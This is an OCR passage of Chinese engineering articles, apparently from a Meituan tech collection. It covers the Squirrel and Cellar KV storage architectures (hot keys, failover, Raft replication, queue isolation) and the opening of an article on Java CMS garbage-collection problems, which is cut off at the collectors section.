少了很多的全量重传。另外，我们通过控制在低峰区生成 RDB ，减少了很多 RDB 造成的抖动。同时，我们也避免了写 AOF 造成的抖动。不过，这个方案因为写 AOF 是完全异步的，所以会比官方的数据可靠性差一些，但我们认为这个代价换来了可用性的提升，这是非常值得的。

Squirrel 热点 Key

下面看一下 Squirrel 的热点 Key 解决方案。如下图所示，普通主、从是一个正常集群中的节点，热点主、从是游离于正常集群之外的节点。我们看一下它们之间怎么发生联系。




当有请求进来读写普通节点时，节点内会同时做请求 Key 的统计。如果某个 Key 达到了一定的访问量或者带宽的占用量，会自动触发流控以限制热点 Key 访问，防止节点被热点请求打满。同时，监控服务会周期性的去所有 Redis 实例上查询统计到的热点 Key。如果有热点，监控服务会把热点 Key 所在 Slot 上报到我们的迁移服务。迁移服务这时会把热点主从节点加入到这个集群中，然后把热点 Slot 迁移到这个热点主从上。因为热点主从上只有热点 Slot 的请求，所以热点 Key 的处理能力得到了大幅提升。通过这样的设计，我们可以做到实时的热点监控，并及时通过流控去

止损；通过热点迁移，我们能做到自动的热点隔离和快速的容量扩充。

持久化 KV Cellar 架构和实践


下面看一下持久化 KV Cellar 的架构和实践。下图是我们最新的 Cellar 架构图。




跟阿里开源的 Tair 主要有两个架构上的不同。第一个是 OB，第二个是 ZooKeeper。我们的 OB 跟 ZooKeeper 的 Observer 是类似的作用，提供 Cellar 中心节点元数据的查询服务。它可以实时与中心节点的 Master 同步最新的路由表，客户端的路由表都是从 OB 去拿。 这样做的好处主要有两点，第一，把大量的业务客户端跟集群的大脑 Master 做了天然的隔离，防止路由表请求影响集群的管理。第二，因为 OB 只供路由表查询，不参与集群的管理，所以它可以进行水平扩展，极大地提升了我们路由表的查询能力。另外，我们引入了 ZooKeeper 做分布式仲裁，解决我刚才提到的 Master、Slave 在网络分割情况下的“脑裂”问题，并且通过把集群的元数据存储到 ZooKeeper，我们保证了元数据的高可靠。

Cellar 节点容灾


介绍完整体的架构，我们看一下 Cellar 怎么做节点容灾。一个集群节点的宕机一般是临时的，一个节点的网络抖动也是临时的，它们会很快地恢复，并重新加入集群。因为节点的临时离开就把它彻底摘除，并做数据副本补全操作，会消耗大量资源，进而影响到业务请求。所以，我们实现了 Handoff 机制来解决这种节点短时故障带来的影响。



如上图所示，如果 A 节点宕机了，会触发 Handoff 机制，这时候中心节点会通知客户端 A 节点发生了故障，让客户端把分片 1 的请求也打到 B 上。B 节点正常处理完客户端的读写请求之后，还会把本应该写入 A 节点的分片 1&2 数据写入到本地的 Log 中。



如果 A 节点宕机后 3~5 分钟，或者网络抖动 30~50 秒之后恢复了，A 节点就会上报心跳到中心节点，中心节点就会通知 B 节点：“ A 节点恢复了，你去把它不在期间的数据传给它。”这时候，B 节点就会把本地存储的 Log 回写到 A 节点上。等到 A 节点拥有了故障期间的全量数据之后，中心节点就会告诉客户端，A 节点已经彻底恢复了，客户端就可以重新把分片 1 的请求打回 A 节点。




通过这样的操作，我们可以做到秒级的快速节点摘除，而且节点恢复后加回，只需补齐少量的增量数据。另外如果 A 节点要做升级，中心节点先通过主动 Handoff 把 A 节点流量切到 B 节点，A 升级后再回写增量 Log，然后切回流量加入集群。这样通

过主动触发 Handoff 机制，我们就实现了静默升级的功能。

Cellar 跨地域容灾

下面我介绍一下 Cellar 跨地域容灾是怎么做的。Cellar 跟 Squirrel 面对的跨地域容灾问题是一样的，解决方案同样也是集群间复制。以下图一个北京主集群、上海从集群的跨地域场景为例，比如说客户端的写操作到了北京的主集群 A 节点，A 节点会像正常集群内复制一样，把它复制到 B 和 D 节点上。同时 A 节点还会把数据复制一份到从集群的 H 节点。H 节点处理完集群间复制写入之后，它也会做从集群内的复制，把这个写操作复制到从集群的 I 、K 节点上。通过在主从集群的节点间建立这样一个复制链路，我们完成了集群间的数据复制，并且这个复制保证了最低的跨地域带宽占用。同样的，集群间的两个节点通过配置两个双向复制的链路，就可以达到双向同步异地多活的效果。




Cellar 强一致

我们做好了节点容灾以及跨地域容灾后，业务又对我们提出了更高要求：强一致存储。我们之前的数据复制是异步的，在做故障摘除时，可能因为故障节点数据还没复制出来，导致数据丢失。但是对于金融支付等场景来说，它们是不容许数据丢失的。

面对这个难题，我们该怎么解决？目前业界主流的解决方案是基于 Paxos 或 Raft 协议的强一致复制。我们最终选择了 Raft 协议。主要是因为 Raft 论文是非常详实的，是一篇工程化程度很高的论文。业界也有不少比较成熟的 Raft 开源实现，可以作为我们研发的基础，进而能够缩短研发周期。

下图是现在 Cellar 集群 Raft 复制模式下的架构图，中心节点会做 Raft 组的调度，它会决定每一个 Slot 的三副本存在哪些节点上。




大家可以看到 Slot 1 在存储节点 1、2、4 上，Slot 2 在存储节点 2、3、4 上。每个 Slot 组成一个 Raft 组，客户端会去 Raft Leader 上进行读写。由于我们是预分配了 16384 个 Slot，所以，在集群规模很小的时候，我们的存储节点上可能会有数百甚至上千个 Slot 。这时候如果每个 Raft 复制组都有自己的复制线程、复制请求和 Log 等，那么资源消耗会非常大，写入性能会很差。所以我们做了 Multi Raft 实现，Cellar 会把同一个节点上所有的 Raft 复制组写一份 Log，用同一组线程去做复制，不同 Raft 组间的复制包也会按照目标节点做整合，以保证写入性能不会因 Raft 组过多而变差。 Raft 内部其实是有自己的选主机制，它可以控制自己的主节点，如果有任何节点宕机，它可以通过选举机制选出新的主节点。那么，中心节点是不是就不需要管理 Raft 组了吗？不是的。这里讲一个典型的场景，如果一个集群的部分节点经过几轮宕机恢复的过程，Raft Leader 在存储节点之间会变得极其不均。而为了保证数据的强一致，客户端的读写流量又必须发到 Raft Leader，这时候集群的

节点流量会很不均衡。所以我们的中心节点还会做 Raft 组的 Leader 调度。比如说 Slot 1 存储在节点 1、2、4，并且节点 1 是 Leader。如果节点 1 挂了，Raft 把节点 2 选成了 Leader。然后节点 1 恢复了并重新加入集群，中心节点这时会让节点 2 把 Leader 还给节点 1 。这样，即便经过一系列宕机和恢复，我们存储节点之间的 Leader 数目仍然能保证是均衡的。

接下来，我们看一下 Cellar 如何保证它的端到端高成功率。这里也讲三个影响成功率的问题。Cellar 遇到的数据迁移和热点 Key 问题与 Squirrel 是一样的，但解决方案不一样。这是因为 Cellar 走的是自研路径，不用考虑与官方版本的兼容性，对架构改动更大些。另一个问题是慢请求阻塞服务队列导致大面积超时，这是 Cellar 网络、工作多线程模型设计下会遇到的不同问题。

Cellar 智能迁移




上图是 Cellar 智能迁移架构图。我们把桶的迁移分成了三个状态。第一个状态就是正常的状态，没有任何迁移。如果这时候要把 Slot 2 从 A 节点迁移到 B 节点，A 会给 Slot 2 打一个快照，然后把这个快照全量发到 B 节点上。在迁移数据的时候，B 节点的回包会带回 B 节点的状态。B 的状态包括什么？引擎的压力、网卡流量、队列长度等。A 节点会根据 B 节点的状态调整自己的迁移速度。像 Squirrel 一样，它经

过一段时间调整后，迁移速度会达到一个动态平衡，达到最快速的迁移，同时又尽可能小地影响业务的正常请求。

当 Slot 2 迁移完后，会进入图中 Slot 3 的状态。客户端这时可能还没更新路由表，当它请求到了 A 节点，A 节点会发现客户端请求错了节点，但它不会返回错误，它会把请求代理到 B 节点上，然后把 B 的响应包再返回客户端。同时它会告诉客户端，需要更新一下路由表了，此后客户端就能直接访问到 B 节点。这样就解决了客户端路由更新延迟造成的请求错误。

Cellar 快慢列队

下图上方是一个标准的线程队列模型。网络线程池接收网络流量解析出请求包，然后把请求放到工作队列里，工作线程池会从工作队列取请求来处理，然后把响应包放回网络线程池发出。




我们分析线上发生的超时案例时发现，一批超时请求当中往往只有一两个请求是引擎处理慢导致的，大部分请求，只是因为在队列等待过久导致整体响应时间过长而超时了。从线上分析来看，真正的慢请求占超时请求的比例只有 1/20。

我们的解法是什么样？很简单，拆线程池、拆队列。我们的网络线程在收到包之后，

会根据它的请求特点，是读还是写，快还是慢，分到四个队列里。读写请求比较好区分，但快慢怎么分开？我们会根据请求的 Key 个数、Value 大小、数据结构元素数等对请求进行快慢区分。然后用对应的四个工作线程池处理对应队列的请求，就实现了快慢读写请求的隔离。这样如果我有一个读的慢请求，不会影响另外三种请求的正常处理。不过这样也会带来一个问题，我们的线程池从一个变成四个，那线程数是不是变成原来的四倍？其实并不是的，我们某个线程池空闲的时候会去帮助其它的线程池处理请求。所以，我们线程池变成了四个，但是线程总数并没有变。我们线上验证中这样的设计能把服务 TP999 的延迟降低 86%，可大幅降低超时率。

Cellar 热点 Key



上图是 Cellar 热点 Key 解决方案的架构图。我们可以看到中心节点加了一个职责，多了热点区域管理，它现在不只负责正常的数据副本分布，还要管理热点数据的分布，图示这个集群在节点 C、D 放了热点区域。我们通过读写流程看一下这个方案是怎么运转的。如果客户端有一个写操作到了 A 节点，A 节点处理完成后，会根据实时的热点统计结果判断写入的 Key 是否为热点。如果这个 Key 是一个热点，那么它会在做集群内复制的同时，还会把这个数据复制有热点区域的节点，也就是图中的 C、D 节点。同时，存储节点在返回结果给客户端时，会告诉客户端，这个 Key 是热点，这时客户端内会缓存这个热点 Key。当客户端有这个 Key 的读请求时，它就会直接

去热点区域做数据的读取。通过这样的方式，我们可以做到只对热点数据做扩容，不像 Squirrel ，要把整个 Slot 迁出来做扩容。有必要的话，中心节点也可以把热点区域放到集群的所有节点上，所有的热点读请求就能均衡的分到所有节点上。另外，通过这种实时的热点数据复制，我们很好地解决了类似客户端缓存热点 KV 方案造成的一致性问题。

发展规划和业界趋势

最后，一起来看看我们项目的规划和业界的技术趋势。这部分内容会按照服务、系统、硬件三层来进行阐述。首先在服务层，主要有三点：

- 第一，Redis Gossip 协议优化。大家都知道 Gossip 协议在集群的规模变大之后，消息量会剧增，它的 Failover 时间也会变得越来越长。所以当集群规模达到 TB 级后，集群的可用性会受到很大的影响，所以我们后面会重点在这方面做一些优化。
- 第二，我们已经在 Cellar 存储节点的数据副本间做了 Raft 复制，可以保证数据强一致，后面我们会在 Cellar 的中心点内部也做一个 Raft 复制，这样就不用依赖于 ZooKeeper 做分布式仲裁、元数据存储了，我们的架构也会变得更加简单、可靠。
- 第三，Squirrel 和 Cellar 虽然都是 KV 存储，但是因为它们是基于不同的开源项目研发的，所以 API 和访问协议不同，我们之后会考虑将 Squirrel 和 Cellar 在 SDK 层做整合，虽然后端会有不同的存储集群，但业务侧可以用一套 SDK 进行访问。

在系统层面，我们正在调研并去落地一些 Kernel Bypass 技术，像 DPDK、SPDK 这种网络和硬盘的用户态 IO 技术。它可以绕过内核，通过轮询机制访问这些设备，可以极大提升系统的 IO 能力。存储作为 IO 密集型服务，性能会获得大幅的提升。

在硬件层面，像支持 RDMA 的智能网卡能大幅降低网络延迟和提升吞吐；还有像 3D XPoint 这样的闪存技术，比如英特尔新发布的 AEP 存储，其访问延迟已经比较接近

内存了，以后闪存跟内存之间的界限也会变得越来越模糊；最后，看一下计算型硬件，比如通过在闪存上加 FPGA 卡，把原本应该 CPU 做的工作，像数据压缩、解压等，下沉到卡上执行，这种硬件能在解放 CPU 的同时，也可以降低服务的响应延迟。

作者简介

泽斌，美团点评高级技术专家，2014 年加入美团。

招聘信息

美团基础技术部存储技术中心长期招聘 C/C++、Go、Java 高级 / 资深工程师和技术专家，欢迎加入美团基础技术部大家庭。欢迎感兴趣的同学发送简历至：tech@meituan.com（邮件标题注明：基础技术部 – 存储技术中心）

Java 中 9 种常见的 CMS GC 问题分析与解决

作者：新宇　湘铭　祥璞

1. 写在前面

| 本文主要针对 Hotspot VM 中“CMS + ParNew”组合的一些使用场景进行总结。重点通过部分源码对根因进行分析以及对排查方法进行总结，排查过程会省略较多，另外本文专业术语较多，有一定的阅读门槛，如未介绍清楚，还请自行查阅相关材料。

| 总字数 2 万左右（不包含代码片段），整体阅读时间约 30min ，文章较长，可以选择你感兴趣的场景进行研究。

1.1 引言

自 Sun 发布 Java 语言以来，开始使用 GC 技术来进行内存自动管理，避免了手动管理带来的悬挂指针（Dangling Pointer）问题，很大程度上提升了开发效率，从此 GC 技术也一举成名。GC 有着非常悠久的历史，1960 年有着“Lisp 之父”和“人工智能之父”之称的 John McCarthy 就在论文中发布了 GC 算法，60 年以来，GC 技术的发展也突飞猛进，但不管是多么前沿的收集器也都是基于三种基本算法的组合或应用，也就是说 GC 要解决的根本问题这么多年一直都没有变过。笔者认为，在不太远的将来，GC 技术依然不会过时，比起日新月异的新技术，GC 这门古典技术更值得我们学习。

目前，互联网上 Java 的 GC 资料要么是主要讲解理论，要么就是针对单一场景的 GC 问题进行了剖析，对整个体系总结的资料少之又少。前车之鉴，后事之师，美团的几位工程师搜集了内部各种 GC 问题的分析文章，并结合个人的理解做了一些总结，希望能起到“抛砖引玉”的作用，文中若有错误之处，还请大家不吝指正。

GC 问题处理能力能不能系统性掌握？一些影响因素都是**互为因果**的问题该怎么分析？比如一个服务 RT 突然上涨，有 GC 耗时增大、线程 Block 增多、慢查询增多、CPU 负载高四个表象，到底哪个是诱因？如何判断 GC 有没有问题？使用 CMS 有哪些常见问题？如何判断根因是什么？如何解决或避免这些问题？阅读完本文，相信你将会对 CMS GC 的问题处理有一个系统性的认知，更能游刃有余地解决这些问题，下面就让我们开始吧！

1.2 概览

想要系统性地掌握 GC 问题处理，笔者这里给出一个学习路径，整体文章的框架也是按照这个结构展开，主要分四大步。

- **建立知识体系：**从 JVM 的内存结构到垃圾收集的算法和收集器，学习 GC 的基础知识，掌握一些常用的 GC 问题分析工具。
- **确定评价指标：**了解基本 GC 的评价方法，摸清如何设定独立系统的指标，以及在业务场景中判断 GC 是否存在问题的手段。
- **场景调优实践：**运用掌握的知识和系统评价指标，分析与解决九种 CMS 中常见 GC 问题场景。
- **总结优化经验：**对整体过程做总结并提出笔者的几点建议，同时将总结到的经验完善到知识体系之中。

2. GC 基础


在正式开始前，先做些简要铺垫，介绍下 JVM 内存划分、收集算法、收集器等常用概念介绍，基础比较好的同学可以直接跳过这部分。

2.1 基础概念

- **GC**：GC 本身有三种语义，下文需要根据具体场景带入不同的语义：
  - **Garbage Collection**：垃圾收集技术，名词。
  - **Garbage Collector**：垃圾收集器，名词。
  - **Garbage Collecting**：垃圾收集动作，动词。
- **Mutator**：生产垃圾的角色，也就是我们的应用程序，垃圾制造者，通过 Allocator 进行 allocate 和 free。
- **TLAB**：Thread Local Allocation Buffer 的简写，基于 CAS 的独享线程（Mutator Threads）可以优先将对象分配在 Eden 中的一块内存，因为是 Java 线程独享的内存区没有锁竞争，所以分配速度更快，每个 TLAB 都是一个线程独享的。
- **Card Table**：中文翻译为卡表，主要是用来标记卡页的状态，每个卡表项对应一个卡页。当卡页中一个对象引用有写操作时，写屏障将会标记对象所在的卡表状态改为 dirty，卡表的本质是用来解决跨代引用的问题。具体怎么解决的可以参考 StackOverflow 上的这个问题 how-actually-card-table-and-writer-barrier-works，或者研读一下 cardTableRS.app 中的源码。

2.2 JVM 内存划分

从 JCP（Java Community Process）的官网中可以看到，目前 Java 版本最新已经到了 Java 16，未来的 Java 17 以及现在的 Java 11 和 Java 8 是 LTS 版本，JVM 规范也在随着迭代在变更，由于本文主要讨论 CMS，此处还是放 Java 8 的内存结构。



GC 主要工作在 Heap 区和 MetaSpace 区（上图蓝色部分），在 Direct Memory 中，如果使用的是 DirectByteBuffer，那么在分配内存不够时则是 GC 通过 `Cleaner#-`

`clean` 间接管理。

任何自动内存管理系统都会面临的步骤：为新对象分配空间，然后收集垃圾对象空间，下面我们就展开介绍一下这些基础知识。

2.3 分配对象

Java 中对象地址操作主要使用 Unsafe 调用了 C 的 allocate 和 free 两个方法，分配方法有两种：

- **空闲链表（free list）：** 通过额外的存储记录空闲的地址，将随机 IO 变为顺序 IO，但带来了额外的空间消耗。
- **碰撞指针（bump pointer）：** 通过一个指针作为分界点，需要分配内存时，仅需把指针往空闲的一端移动与对象大小相等的距离，分配效率较高，但使用场景有限。

2.4 收集对象

2.4.1 识别垃圾

- **引用计数法（Reference Counting）：** 对每个对象的引用进行计数，每当有一个地方引用它时计数器 +1、引用失效则 −1，引用的计数放到对象头中，大于 0 的对象被认为是存活对象。虽然循环引用的问题可通过 Recycler 算法解决，但是在多线程环境下，引用计数变更也要进行昂贵的同步操作，性能较低，早期的编程语言会采用此算法。
- **可达性分析，又称引用链法（Tracing GC）：** 从 GC Root 开始进行对象搜索，可以被搜索到的对象即为可达对象，此时还不足以判断对象是否存活 / 死亡，需要经过多次标记才能更加准确地确定，整个连通图之外的对象便可以作为垃圾被回收掉。目前 Java 中主流的虚拟机均采用此算法。

备注：引用计数法是可以处理循环引用问题的，下次面试时不要再这么说啦 ~ ~

2.4.2 收集算法

自从有自动内存管理出现之时就有的一些收集算法，不同的收集器也是在不同场景下进行组合。

- **Mark-Sweep（标记 - 清除）：** 回收过程主要分为两个阶段，第一阶段为追踪（Tracing）阶段，即从 GC Root 开始遍历对象图，并标记（Mark）所遇到的每个对象，第二阶段为清除（Sweep）阶段，即回收器检查堆中每一个对象，并将所有未被标记的对象进行回收，整个过程不会发生对象移动。整个算法在不同的实现中会使用三色抽象（Tricolour Abstraction）、位图标记（BitMap）等技术来提高算法的效率，存活对象较多时较高效。
- **Mark-Compact（标记 - 整理）：** 这个算法的主要目的就是解决在非移动式回收器中都会存在的碎片化问题，也分为两个阶段，第一阶段与 Mark-Sweep 类似，第二阶段则会对存活对象按照整理顺序（Compaction Order）进行整理。主要实现有双指针（Two-Finger）回收算法、滑动回收（Lisp2）算法和引线整理（Threaded Compaction）算法等。
- **Copying（复制）：** 将空间分为两个大小相同的 From 和 To 两个半区，同一时间只会使用其中一个，每次进行回收时将一个半区的存活对象通过复制的方式转移到另一个半区。有递归（Robert R. Fenichel 和 Jerome C. Yochelson 提出）和迭代（Cheney 提出）算法，以及解决了前两者递归栈、缓存行等问题的近似优先搜索算法。复制算法可以通过碰撞指针的方式进行快速地分配内存，但是也存在着空间利用率不高的缺点，另外就是存活对象比较大时复制的成本比较高。

三种算法在是否移动对象、空间和时间方面的一些对比，假设存活对象数量为 *L*、堆空间大小为 *H*，则：

	移动对象	空间开销	时间开销
Mark-Sweep	否	低（有碎片）	mark 阶段与存活对象的数量成正比 *O(L)*，sweep 阶段与整堆大小成正比 *O(H)*
Mark-Compact	是	低（无碎片）	mark 阶段与存活对象的数量成正比 *O(L)*，compaction 阶段与存活对象的大小成正比 *O(L)*
Copying	是	高	与存活对象大小成正比 *O(L)*


把 mark、sweep、compaction、copying 这几种动作的耗时放在一起看，大致有这样的关系：

$$\begin{cases} compaction \geq copying > mark > sweep \\ mark + sweep > copying \end{cases}$$

虽然 compaction 与 copying 都涉及移动对象，但取决于具体算法，compaction 可能要先计算一次对象的目标地址，然后修正指针，最后再移动对象。copying 则可以把这几件事情合为一体来做，所以可以快一些。另外，还需要留意 GC 带来的开销不能只看 Collector 的耗时，还得看 Allocator 。如果能保证内存没碎片，分配就可以用 pointer bumping 方式，只需要挪一个指针就完成了分配，非常快。而如果内存有碎片就得用 freelist 之类的方式管理，分配速度通常会慢一些。

2.5 收集器

